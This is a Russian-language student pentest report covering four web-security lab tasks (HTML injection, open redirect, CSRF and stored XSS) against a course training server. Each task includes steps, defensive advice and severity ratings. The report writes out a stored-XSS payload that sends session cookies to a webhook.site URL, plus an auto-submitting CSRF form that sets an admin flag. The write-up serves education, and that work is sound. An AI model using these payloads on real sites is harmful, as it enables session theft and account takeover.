**Отчет по пентесту-номер задания 14.5.1 модуля 14**


**Персонализация:** Ермакова Наталья Олеговна (natalysoliton@mail.ru)

**Лабораторная работа №14.2. «HTML Injection» и отчёт по пентесту :**

* Общая информация:
  + Период тестирования: 27.11.2022
  + Объект тестирования: [http://51.250.73.193:8082](http://51.250.73.193:8082/)
* Описание действий:


Зашла на страницу [http://51.250.73.193:8082](http://51.250.73.193:8082/) и проверила все полля-формы ввода:

1. В поле Search ввела html-тег, например, <h1>text</h1>. Сообщение не добавилось на страницу, значит ищу дальше поле, которое уязвимо.
2. Ввожу произвольный текст в теге <h1> в каждое поле, публикую на сайт и вижу, что два поля Name, Comment уязвимы, а поле с Email-нет, значит можно использовать одно из двух, например, Comment.



Для получения флага делаю следующее:

заполняю первые два поля произвольным набором букв, а в поле Comment пишу <form>test</form>.




Публикую и вижу флаг:



**Вопросы для самопроверки:**

* использовалось ручное исследование полей ввода-форм
* совет по защите кода - разработчикам укреплять поля ввода и вывода (если он содержит какой-либо код сценария или любой HTML-код. Обычно проверяется, содержит ли код какой-либо специальный скрипт или скобки HTML: <script> </script>, <html> </html>.)
* мне кажется уязвимость Low опасности по шкале:




**Отчет по пентесту-номер задания 14.5.1 модуля 14**

**Персонализация:** Ермакова Наталья Олеговна (natalysoliton@mail.ru)

**Лабораторная работа 14.3. Лабораторная работа «Open Redirect» и отчёт по пентесту :**


* Общая информация:
  + Период тестирования: 27.11.2022
  + Объект тестирования: <http://51.250.73.193:8081/>
* Описание действий:

Зашла на страницу <http://51.250.73.193:8081/>, нажала на кнопку Catalog и прокликала все элементы сайта с поиском элемента редиректа. Можно еще открыть код страницы и поискать данный след, например:




Open redirection происходит при нажатии на кнопку Buy.


На закладке Report Admin есть поля ввода, через которые буду вводить комбинацию из url- где нашлайсь уязвимость <http://51.250.73.193:8081/catalog> и <https://webhook.site/8b4ccf57-49ca-4945-b532-c318ace0abb5>, взятый из webhook.site:



нажимаю на кнопку Report



Получила флаг:




**Вопросы для самопроверки:**

* использовалось ручное исследование полей ввода-форм и **Webhook.site**
* совет по защите кода - разработчикам не использовать перенаправления. Если все-же используют перенаправления на сайтах, веб-приложениях, то обезопасить можно следующим образом:

1. Используйте список фиксированных целевых страниц. Храните их полные URL-адреса в таблице базы данных и вызывайте их, используя идентификаторы в качестве параметров запроса, а не сами URL-адреса. Например, сохраните http://example2.com в таблице базы данных с идентификатором 42, а затем используйте следующий вызов для перенаправления на example2.com: https://example.com/redirect.php?redir\_id=42.
2. Если вы не можете использовать фиксированный список целей перенаправления, отфильтруйте ненадежный ввод (если можете, используйте белый список, а не черный список).
3. Обязательно проверьте наличие неполных строк.
4. Кроме того, запретите все протоколы, кроме HTTP и HTTPS. Также обратите внимание, что, несмотря на все ваши усилия, злоумышленники могут найти способ обойти ваши фильтры.

* мне кажется уязвимость Low опасности по шкале:




**Отчет по пентесту-номер задания 14.5.1 модуля 14**

**Персонализация:** Ермакова Наталья Олеговна (natalysoliton@mail.ru)


**Лабораторная работа 14.4. Лабораторная работа «CSRF» и отчёт по пентесту :**

* Общая информация:
  + Период тестирования: 27.11.2022
  + Объект тестирования: <http://51.250.73.193:5002/>
* Описание действий:


Зашла на сайт и зарегистрировалась. Проверила каждый элемент сайта на возможную уязвимость. Для данной задачи оказалось поле Profile:



Открыла код страницы, чтобы поискать параметры, которые связаны с админом.



Чтобы сделать правильный запрос в поле ввода, необходимо проверить какой метод используется с помощью Burp Community, метод POST параметр edit\_profile:



В поле ввода добавляю метод, параметр, строки из кода страницы без параметров стиля и строку скрипта в конце:

<form action="/edit\_profile" method="POST">


<input name="name" type="text" value="naterm">

<textarea name="profile" value="naterm"></textarea>


<input type="checkbox" name="admin" value="true" checked>Admin

<input class="btn" type="submit" value="APPLY CHANGES"></form>

<script>document.forms[0].submit();</script>




Нажимаю Apply Changes, сайт начинает глючить, зависать. Перелогиниваюсь и вижу флаг:



**Вопросы для самопроверки:**

* использовалось ручное исследование сайта и для определения метода и параметра **Burp Suite**
* совет по защите кода - использовать CSRF-токен и Same-Site Cookies (\*см.пояснение в самом низу)
* мне кажется уязвимость High опасности по шкале:




**Отчет по пентесту-номер задания 14.5.1 модуля 14**

**Персонализация:** Ермакова Наталья Олеговна (natalysoliton@mail.ru)

**Лабораторная работа 14.5. Лабораторная работа «XSS stored» и отчёт по пентесту :**


* Общая информация:
  + Период тестирования: 27.11.2022
  + Объект тестирования: <http://51.250.73.193:5001/>
* Описание действий:

Зашла на сайт и зарегистрировалась. Проверила каждый элемент сайта на возможную уязвимость. Для данной задачи оказалось все поля закладки Vacation:


В поле Message ввела строку скрипта

<script>document.location='<https://webhook.site/8b4ccf57-49ca-4945-b532-c318ace0abb5?'+document.cookie>;</script>


Перехватываю кукии сессии:




Необходимые куки брала:



Перелогинилась на сайте. Включила FoxyProxy, Intercept is on в Burp Suite, заменила сессию куки, скопированной строчкой из webhook.site. Нажала Forward.




Перешла на сайт и увидела флаг:



**Вопросы для самопроверки:**

* использовалось ручное исследование сайта на наличие слабых форм, **Burp Suite** для замены куки, сгенерированной сессией в **webhook.site**
* совет по защите кода - использовать флаг HttpOnly или фильтрацию (изменение данных, введенных пользователем, с целью повышения уровня безопасности).
* мне кажется уязвимость High опасности по шкале:



\*Пояснение для защиты от CSRF-уязвимости:

1) CSRF-токен

Самый надёжный способ защиты от CSRF-атак - включить CSRF-токен в соответствующие запросы. Токен должен:

быть непредсказуемым, с высокой энтропией, как и для токенов сессий в целом;

быть привязан к сеансу пользователя;

строго проверяться в каждом случае перед выполнением соответствующего действия.

CSRF-токен работает следующим образом:

Веб-сервер генерирует токен и сохраняет его.

Токен статически установлен как скрытое поле формы.

Форма отправлена пользователем.

Токен включен в данные POST-запроса.

Приложение сравнивает токен, сгенерированный и сохраненный приложением, с токеном, отправленным в запросе.

Если эти токены совпадают, запрос действителен.

Если эти токены не совпадают, запрос недействителен и отклоняется.

Этот метод защиты CSRF называется synchronizer token pattern. Он защищает форму от атак с подделкой межсайтовых запросов, поскольку злоумышленнику также необходимо угадать токен, чтобы успешно обманом заставить жертву отправить действительный запрос. Маркер также должен стать недействительным через некоторое время и после выхода пользователя из системы. Токены Anti-CSRF часто предоставляются через AJAX: отправляются в виде заголовков или параметров запроса с запросами AJAX.

2) Same-Site Cookies

Атаки CSRF возможны только потому, что файлы cookie всегда отправляются с любыми запросами, отправленными в конкретный источник, связанный с этим файлом cookie. Вы можете установить флаг для cookie, который превращает его в cookie того же сайта.

Файл cookie того же сайта — это файл cookie, который может быть отправлен только в том случае, если запрос выполняется из источника, связанного с файлом cookie (не междоменным). Считается, что cookie и источник запроса имеют одинаковое происхождение, если протокол, порт (если применимо) и хост (но не IP-адрес) одинаковы для обоих.

Текущее ограничение same-site cookies заключается в том, что, в отличии, например, от Chrome или Firefox, не все текущие браузеры поддерживают их, а старые браузеры не работают с веб-приложениями, которые используют cookie одного сайта. На данный момент cookie одного и того же сайта лучше подходят в качестве дополнительного уровня защиты из-за этого ограничения. Следовательно, вы должны использовать их только вместе с другими механизмами защиты от CSRF.